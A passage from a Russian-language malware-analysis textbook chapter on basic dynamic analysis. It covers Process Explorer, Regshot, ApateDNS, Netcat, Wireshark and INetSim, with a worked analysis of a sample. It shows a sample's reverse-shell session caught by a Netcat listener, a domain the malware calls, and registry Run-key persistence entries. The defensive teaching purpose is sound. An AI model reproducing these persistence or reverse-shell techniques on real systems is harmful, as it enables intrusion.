Кнопка Verify (Проверить) проверяет образ, который находится на диске, а не в памяти, поэтому она не поможет, если злоумышленник использует *подмену процессов*, то есть запуск процесса и перезапись выделенной ему памяти с использованием вредоносного исполняемого файла. Эта методика позволяет наделить вредоносное ПО теми же привилегиями, что и процесс, который оно подменяет, и выполнять его как обычную программу. Но при этом остаются следы вмешательства: образ в памяти будет отличаться от образа на диске. Например, на рис. 3.6 процесс `svchost.exe` является вредоносным, хотя он и прошел проверку. Более подробно подмена процессов обсуждается в главе 12.

Сравнение строк

Чтобы обнаружить подмену процессов, можно воспользоваться вкладкой Strings (Строки) в окне Properties (Свойства) и сравнить строки исполняемого файла на диске (образа) со строками того же файла в памяти. Вы можете переключаться между этими режимами, используя кнопки в левом верхнем углу, как показано на рис. 3.7. Если списки строк кардинально отличаются, могла произойти подмена процесса. Ниже показано такое несоответствие. Так, в правой части изображения присутствует несколько экземпляров строки `FAVORITES.DAT` (файл `svchost.exe` в памяти), тогда как в левой части (файл `svchost.exe` на диске) их нет вовсе.




Рис. 3.7. Вкладка Strings программы Process Explorer выводит для активного процесса svchost.exe строки на диске *(слева)* и в памяти *(справа)*

Использование Dependency Walker

Process Explorer позволяет запустить для активного процесса `depends.exe` (Dependency Walker), щелкнув дважды на имени процесса и выбрав пункт меню Launch Depends (Запуск зависит от). Вы также можете выполнить поиск по дескрипторам или DLL, воспользовавшись пунктом Find ▸ Find Handle or DLL (Поиск ▸ Найти дескриптор или DLL).

Поиск по DLL может пригодиться в ситуации, когда вы нашли на диске зараженную библиотеку и хотите узнать, используют ли ее какие-то активные процессы. Кнопка Verify (Проверить) проверяет исполняемые файлы на диске, но не все DLL загружаются во время выполнения. Чтобы определить, загрузилась ли библиотека

после запуска процесса, вы можете сравнить список DLL в Process Explorer с перечнем функций импорта, представленных в программе Dependency Walker.

Анализ зараженных документов

С помощью Process Explorer можно также анализировать зараженные документы, такие как PDF и Word. Чтобы быстро определить, является ли документ вредоносным, откройте его параллельно с Process Explorer. Вам должны быть видны все процессы, которые при этом запускаются, и вы сможете обнаружить вредоносный файл на диске, используя вкладку Image (Образ) в окне Properties (Свойства).

ПРИМЕЧАНИЕ

Открытие зараженных документов при использовании средств мониторинга может позволить быстро определить их вредоносность, но, чтобы добиться успеха, необходимо задействовать уязвимый вариант программы для просмотра документов. На практике лучше всего прибегнуть к старой версии без последних заплаток, чтобы вредонос мог воспользоваться уязвимостью. Проще всего этого достичь с помощью нескольких снимков виртуальной машины, в каждом из которых будет отдельная старая версия программы для просмотра, например Adobe Reader или Microsoft Word.

Сравнение снимков реестра с помощью Regshot

Regshot (рис. 3.8) — это открытый инструмент, который позволяет сравнить два снимка реестра.

Чтобы использовать Regshot для анализа безопасности, сделайте начальный снимок, нажав кнопку 1st Shot (1-й снимок), а затем запустите вредоносную программу и подождите, пока она не закончит вносить изменения в систему. После этого нажмите кнопку 2nd Shot (2-й снимок), чтобы сделать второй снимок. В конце нажмите кнопку Compare (Сравнить), чтобы сравнить два снимка.

В листинге 3.1 приводится выдержка из результатов, сгенерированных утилитой Regshot во время анализа вредоноса. Снимки реестра были сделаны до и после работы шпионской программы `ckr.exe`.




Рис. 3.8. Окно Regshot

Листинг 3.1. Сравнение результатов работы утилиты Regshot

```
Regshot
Comments:
Datetime: <date>
Computer: MALWAREANALYSIS
Username: username

----------------------------------
Keys added: 0
----------------------------------
----------------------------------
Values added:3
----------------------------------
❶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ckr:C:\WINDOWS\system32\ckr.exe
...
...

----------------------------------
Values modified:2
----------------------------------
❷ HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 00 43 7C 25 9C 68 DE 59 C6 C8 9D C3
1D E6 DC 87 1C 3A C4 E4 D9 0A B1 BA C1 FB 80 EB 83 25 74 C4 C5 E2 2F CE 4E E8 AC C8 49
E8 E8 10 3F 13 F6 A1 72 92 28 8A 01 3A 16 52 86 36 12 3C C7 EB 5F 99 19 1D 80 8C 8E BD
58 3A DB 18 06 3D 14 8F 22 A4
...

----------------------------------
Total changes:5
----------------------------------
```

Процесс `ckr.exe` использует ключ `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` для постоянного хранения данных ❶. Результаты обычно содержат некоторое количество бессмыслицы ❷, поскольку в реестре постоянно обновляется начальное значение генератора случайных чисел.

Как и в случае с procmon, анализ этих результатов заключается в терпеливом сборе крупиц полезной информации.

Симуляция сети

Часто вредоносному ПО удается прорваться вовне и связаться с управляющим сервером (подробнее об этом — в главе 14 «Сетевые сигнатуры, нацеленные на вредоносное ПО»). Вы можете создать поддельную сеть и быстро получить сетевые индикаторы, не подключаясь при этом к Интернету. Эти индикаторы могут включать в себя имена DNS, IP-адреса и сигнатуры пакетов.

Чтобы успешно симулировать сеть, вы должны не дать вредоносу понять, что он выполняется в виртуализованной среде (настройка виртуальных сетей в VMware обсуждалась в главе 2). С инструментами, приведенными здесь, и с надежной конфигурацией сети в виртуальной машине вы сможете значительно повысить свои шансы на успех.

Использование ApateDNS

ApateDNS, бесплатная утилита от компании Mandiant (www.mandiant.com/products/research/mandiant_apatedns/download), — это самый быстрый способ просмотреть DNS-запросы, выполненные вредоносом. ApateDNS подделывает DNS-ответы для IP-адресов, относящихся к определенному пользователю, прослушивая при этом локальный UDP-порт под номером 53. Эта утилита ловит DNS-запросы и отправляет DNS-ответы на IP-адреса, которые задаете вы. Результаты всех полученных запросов могут выводиться в одном из двух форматов: шестнадцатеричном и ASCII.

Перед использованием ApateDNS укажите IP-адрес, который вы хотите возвращать в своих ответах ❷, и выберите интерфейс ❹. После этого нажмите кнопку Start Server (Запустить сервер): этим вы автоматически запустите локальный DNS-сервер и пропишете его в конфигурации системы. Затем запустите вредоносную программу и проследите за DNS-запросами, появляющимися в окне ApateDNS. К примеру, на рис. 3.9 перенаправляются DNS-запросы, сделанные вредоносом под названием *RShell*. В 13:22:08 ❶ запрашивается IP-адрес домена evil.malwar3.com.




Рис. 3.9. ApateDNS отвечает на запросы для домена evil.malwar3.com

В примере, показанном выше, мы перенаправляем DNS-запросы на адрес 127.0.0.1 (localhost), но вы можете выбрать внешний адрес, который указывает на веб-сервер, запущенный в Linux внутри виртуальной машины. Прежде чем запускать сервер, убедитесь в том, что вы ввели правильный адрес. По умолчанию ApateDNS вставляет в DNS-ответы текущий шлюз или адрес, указанный в системных настройках DNS.

Вы можете отследить дополнительные домены, к которым обращается вредоносный код, воспользовавшись параметром `NXDOMAIN` ❸. Вредонос часто перебирает имеющийся у него список доменов, если первое или второе доменное имя не было найдено. Параметр `NXDOMAIN` может его обмануть и получить дополнительные домены, хранящиеся в его конфигурации.

Мониторинг сети с помощью Netcat

Netcat иногда называют «швейцарским ножом для TCP/IP». Эту утилиту можно использовать как для входящих, так и для исходящих соединений, а также для сканирования и пробрасывания портов, создания туннелей, проксирования и многого другого. В прослушивающем режиме программа Netcat ведет себя как сервер, а в режиме подключения — как клиент. Она берет данные из стандартного ввода, предназначенного для передачи по сети, и отображает их на экране посредством стандартного вывода.

Посмотрим, как с помощью Netcat проанализировать вредоносную программу RShell, представленную на рис. 3.9. Воспользовавшись ApateDNS, мы перенаправляем DNS-запросы к домену evil.malwar3.com на локальный компьютер. Если предположить, что вредонос общается с внешним миром через порт 80 (типичная ситуация), мы можем применить Netcat для прослушивания соединений до запуска RShell.

Вредоносные программы часто используют порты 80 или 443 (HTTP и соответственно HTTPS), поскольку они обычно не блокируются и не отслеживаются на предмет исходящего трафика. Пример показан в листинге 3.2.

Листинг 3.2. Пример прослушивания порта 80 с помощью Netcat

```
C:\> nc --l --p 80 ❶
POST /cq/frame.htm HTTP/1.1
Host: www.google.com ❷
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; TWFsd2FyZUh1bnRlcg==; rv:1.38)
Accept: text/html, application
Accept-Language: en-US, en:q=
Accept-Encoding: gzip, deflate
Keep-Alive: 300
Content-Type: application/x-form-urlencoded
Content-Length

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

Z:\Malware> ❸
```

Команда Netcat (`nc`) ❶ выводит параметры, необходимые для прослушивания порта. Флаг `-l` означает «слушать», а `-p` (с номером в конце) определяет номер нужного порта. Вредонос подключается к нашему экземпляру Netcat, потому что мы используем ApateDNS для перенаправления. Программа RShell является командной оболочкой с обратным входом ❸, но она не дает сразу выполнять команды. Сначала через сетевое соединение проходит HTTP-запрос типа `POST`, направленный по адресу www.google.com ❷; вероятно, это поддельные данные, которые вставляются для маскировки, так как сетевые аналитики часто смотрят только на начало сессии.

Перехват пакетов с помощью Wireshark

Wireshark — это *открытый снифер*, инструмент для перехвата и записи сетевого трафика. Он поддерживает визуализацию, анализ сетевых потоков и углубленное исследование отдельных пакетов.

Подобно многим инструментам, описанным в этой книге, Wireshark может быть использован как во благо, так и во вред. С его помощью можно анализировать внутренние сети и их загруженность, отлаживать программные проблемы и изучать протоколы на практике. Однако эту утилиту можно также применять для перехвата паролей, разбора сетевых протоколов, хищения конфиденциальной информации и прослушивания онлайн-разговоров в местном кафе.

Как видно на рис. 3.10, Wireshark состоит из четырех элементов.

Поле ввода Filter (Фильтр) ❶ используется для фильтрации отображаемых пакетов.

Список пакетов ❷ выводит все пакеты, соответствующие заданному фильтру.

На панели с подробностями ❸ отображается содержимое выбранного пакета (в данном случае это пакет 47).

Нижняя панель ❹ выводит содержимое пакета в шестнадцатеричном виде. Она связана с панелью ❸ и выделяет любое поле, которое вы выберете.




Рис. 3.10. Пример анализа DNS и HTTP с помощью Wireshark

Чтобы просмотреть в Wireshark содержимое TCP-сессии, щелкните правой кнопкой мыши на TCP-пакете и выберите пункт Follow TCP Stream (Следить за TCP-потоком). Как можно видеть на рис. 3.11, обе стороны соединения выделяются разными цветами и выводятся в том порядке, в котором они участвуют в сессии.




Рис. 3.11. Окно отслеживания TCP-потока в Wireshark

Чтобы перехватить пакеты, щелкните на пункте меню Capture ▸ Interfaces (Захватить ▸ Интерфейс) и выберите интерфейс, который хотите прослушивать. Вы можете захватывать все пакеты без разбора или применить фильтр.

ПРЕДУПРЕЖДЕНИЕ

Программа Wireshark известна своими многочисленными уязвимостями, поэтому убедитесь в том, что она выполняется в безопасной среде.

Wireshark может помочь вам разобраться в сетевом взаимодействии вредоноса, перехватывая его пакеты. Для этого необходимо подключиться к Интернету или симулировать интернет-соединение (в этом вам поможет Netcat), активизировать захват пакетов в Wireshark и запустить вредоносную программу.

Использование INetSim

INetSim — это бесплатный программный пакет на основе Linux, предназначенный для симуляции распространенных интернет-служб. Если в качестве основной операционной системы используется Microsoft Windows, INetSim проще всего запустить

в виртуальной машине, подключенной к той же виртуальной сети, что и система для анализа безопасности.

INetSim является лучшим бесплатным инструментом для предоставления поддельных служб. Он позволяет анализировать сетевую активность неизвестных вредоносных образцов путем эмуляции серверов, работающих по протоколам HTTP, HTTPS, FTP, IRC, DNS, SMTP и т. д. В листинге 3.3 показан список всех служб, которые INetSim эмулирует по умолчанию. Этот список (вместе со стандартными портами) выводится при запуске данной программы.

Листинг 3.3. Службы, которые INetSim эмулирует по умолчанию

```
* dns 53/udp/tcp - started (PID 9992)
* http 80/tcp - started (PID 9993)
* https 443/tcp - started (PID 9994)
* smtp 25/tcp - started (PID 9995)
* irc 6667/tcp - started (PID 10002)
* smtps 465/tcp - started (PID 9996)
* ntp 123/udp - started (PID 10003)
* pop3 110/tcp - started (PID 9997)
* finger 79/tcp - started (PID 10004)
* syslog 514/udp - started (PID 10006)
* tftp 69/udp - started (PID 10001)
* pop3s 995/tcp - started (PID 9998)
* time 37/tcp - started (PID 10007)
* ftp 21/tcp - started (PID 9999)
* ident 113/tcp - started (PID 10005)
* time 37/udp - started (PID 10008)
* ftps 990/tcp - started (PID 10000)
* daytime 13/tcp - started (PID 10009)
* daytime 13/udp - started (PID 10010)
* echo 7/tcp - started (PID 10011)
* echo 7/udp - started (PID 10012)
* discard 9/udp - started (PID 10014)
* discard 9/tcp - started (PID 10013)
* quotd 17/tcp - started (PID 10015)
* quotd 17/udp - started (PID 10016)
* chargen 19/tcp - started (PID 10017)
* dummy 1/udp - started (PID 10020)
* chargen 19/udp - started (PID 10018)
* dummy 1/tcp - started (PID 10019)
```

Программа INetSim делает все возможное, чтобы выглядеть как настоящий сервер — для этого в ней предусмотрено множество настраиваемых функций. Например, если ее сканируют, она по умолчанию возвращает заголовок с названием веб-сервера Microsoft IIS.

Особенно полезны ее способности, связанные с симуляцией HTTP- и HTTPS-служб. Например, INetSim может вернуть любой запрошенный файл: если для продолжения работы вредоносный код должен получить на сайте JPEG-изображение, INetSim вернет корректный файл в этом формате. И хотя это может быть совсем не та картинка, которая запрашивалась, сервер не ответил кодом ошибки (например, 404), поэтому вредонос может продолжить работу.

INetSim может также записывать все входящие запросы и соединения. Это очень поможет, когда нужно определить, подключается ли вредонос к стандартной службе, или просмотреть выполняемые им запросы. Настройки этой утилиты очень гибкие. Например, если для продолжения работы вредоносу требуется получить определенную страницу, вы можете указать ее в качестве ответа на его запрос. Вы также можете изменить порт, на котором работает та или иная служба, что может пригодиться, если вредонос использует нестандартные порты.

Пакет INetSim разрабатывался с оглядкой на анализ зловредного ПО, поэтому он обладает множеством уникальных возможностей, таких как фиктивная служба, которая записывает все данные, полученные от клиента, независимо от порта. Эта функция отлично подходит для захвата всего клиентского трафика, посланного на порты, не привязанные ни к каким другим служебным модулям. С ее помощью можно прослушивать все порты, к которым подключается вредонос, и сохранять всю передаваемую им информацию. Это позволяет как минимум начать сеанс TCP и собрать дополнительные сведения.

Применение основных инструментов для динамического анализа

Все инструменты, описанные в данной главе, можно использовать совместно, чтобы максимизировать объем информации, полученной в результате динамического анализа. В этом разделе мы представим на их основе демонстрационную конфигурацию для анализа вредоносов. Для этого нужно будет выполнить следующие шаги.

1. Запустить procmon, установить фильтр с именем исполняемого файла и очистить все события, записанные ранее.
2. Запустить Process Explorer.
3. Сделать первый снимок реестра с помощью Regshot.
4. Настроить виртуальную сеть по своему вкусу, используя INetSim и ApateDNS.
5. Активизировать запись сетевого трафика с использованием Wireshark.

На рис. 3.12 показана схема виртуальной сети, которую можно использовать для анализа вредоносов. Она состоит из двух виртуальных машин: первая работает под управлением Windows и предназначена для выполнения анализа, а на второй запущены Linux и INetSim. Виртуальная машина с Linux прослушивает множество портов, включая HTTPS, FTP и HTTP. Гостевая система для анализа использует ApateDNS, чтобы прослушивать порт 53 и перехватывать DNS-запросы. DNS-сервер в системе Windows был сконфигурирован для локальной работы (127.0.0.1). Программа ApateDNS настроена для перенаправления запросов к виртуальной машине с Linux (192.168.117.169).

Если вы попытаетесь открыть веб-сайт в виртуальной машине с Windows, ApateDNS перехватит DNS-запрос и перенаправит вас к гостевой системе под управлением Linux. Затем браузер выполнит запрос `GET` по порту 80, который будет направлен серверу INetSim, прослушивающему этот порт.




Рис. 3.12. Пример виртуальной сети

Посмотрим, как эта конфигурация работает на практике. Исследуем для этого вредонос `msts.exe`. Закончим начальную настройку и запустим msts.exe на виртуальной машине для анализа безопасности. Через какое-то время остановим захват событий в procmon и сделаем второй снимок с помощью Regshot. Начинаем анализировать следующим образом.

1. Изучим окно ApateDNS, чтобы проверить, не было ли выполнено каких-либо DNS-запросов. Как видно на рис. 3.13, вредонос запросил доменное имя www.malwareanalysisbook.com.




Рис. 3.13. Запрос для www.malwareanalysisbook.com в ApateDNS

2. Попробуем найти системные изменения в результатах procmon. На рис. 3.14 можно видеть операции `CreateFile` и `WriteFile` (порядковые номера 141 и 142) для файла `C:\WINDOWS\system32\winhlp2.exe`. В ходе дальнейшего исследования мы сравним файлы `winhlp2.exe` и `msts.exe` и обнаружим, что они идентичны. Делаем вывод, что вредонос скопировал себя по вышеупомянутому пути.




Рис. 3.14. Вывод procmon с фильтрацией по msts.exe

3. Сравним два снимка, сделанных с помощью Regshot, чтобы найти изменения. Изучив результаты, представленные ниже, можно заметить, что вредонос прописал себя в ключе `winhlp` в ветке реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, чтобы запускаться автоматически. Значением этого ключа будет путь, по которому вредонос себя скопировал (`C:\WINDOWS\system32\winhlp2.exe`). Этот новый двоичный файл будет загружаться при перезагрузке системы.

```
Values added:3
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winhlp: C:\WINDOWS\
system32\winhlp2.exe
```

4. Используем Process Explorer, чтобы изучить процесс и определить, создает ли он мьютексы и ожидает ли входящие подключения. На рис. 3.15 видно, что файл `msts.exe` создает мьютекс с именем `Evil1` ❶. Мы подробно рассмотрим мьютексы в главе 7, но вы должны знать, что сделал он это для того, чтобы в системе одновременно мог выполняться лишь один экземпляр вредоноса. Мьютексы могут служить отличным признаком вредоносного кода, если они обладают достаточной уникальностью.




Рис. 3.15. Анализ активного процесса msts.exe с помощью Process Explorer

5. Поищем в журнале INetSim запросы и попытки подключения к стандартным службам. Первая же строка журнала (показанная ниже) говорит нам о том, что вредонос обращается к порту 443, но не через стандартный защищенный сокет (secure sockets layer, SSL), что приводит к ошибке ❶.

```
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] connect
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043]
❶ Error setting up SSL: SSL accept attempt failed with unknown error
Error:140760FC:SSL routines:SSL23_GET_CLIENT_HELLO:unknown protocol
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] disconnect
```

6. Заглянем в вывод Wireshark, чтобы найти сетевой трафик, сгенерированный вредоносом. Если использовать Wireshark в связке с INetSim, можно обнаружить подтверждение подключения в TCP-соединении и начальные пакеты данных, посланные вредоносным кодом. Как видно на рис. 3.16, содержимое TCP-потока, проходящего через порт 443, представляет собой непонятные данные в формате ASCII, что часто свидетельствует о нестандартном протоколе. В таких случаях лучшее, что вы можете сделать, — это запустить вредоносную программу еще несколько раз и попытаться уловить какую-либо закономерность в пакетах, передающихся в начале соединения (итоговая информация может пригодиться для создания сетевой сигнатуры — эту методику мы изучим в главе 14).




Рис. 3.16. Wireshark показывает нестандартный сетевой протокол

Итоги главы

Базовый динамический анализ вредоносного ПО может дополнить и подтвердить сведения, обнаруженные с помощью базовой статической методики. Однако у него имеются свои недостатки, поэтому мы не станем на нем останавливаться. Например, для понимания в полной мере сетевого аспекта вредоноса `msts.exe` нам придется разобрать его протокол, чтобы определиться с тем, как лучше всего продолжить анализ. Следующим шагом будет использование усовершенствованных статических методик с дизассемблированием и препарированием файла на двоичном уровне. Об этом и пойдет речь в предстоящей главе.

Лабораторные работы

Лабораторная работа 3.1

Проанализируйте вредоносный код в файле `Lab03-01.exe`, используя инструменты для динамического анализа.

Вопросы

1. Какие строки и импорты функций содержит этот вредонос?
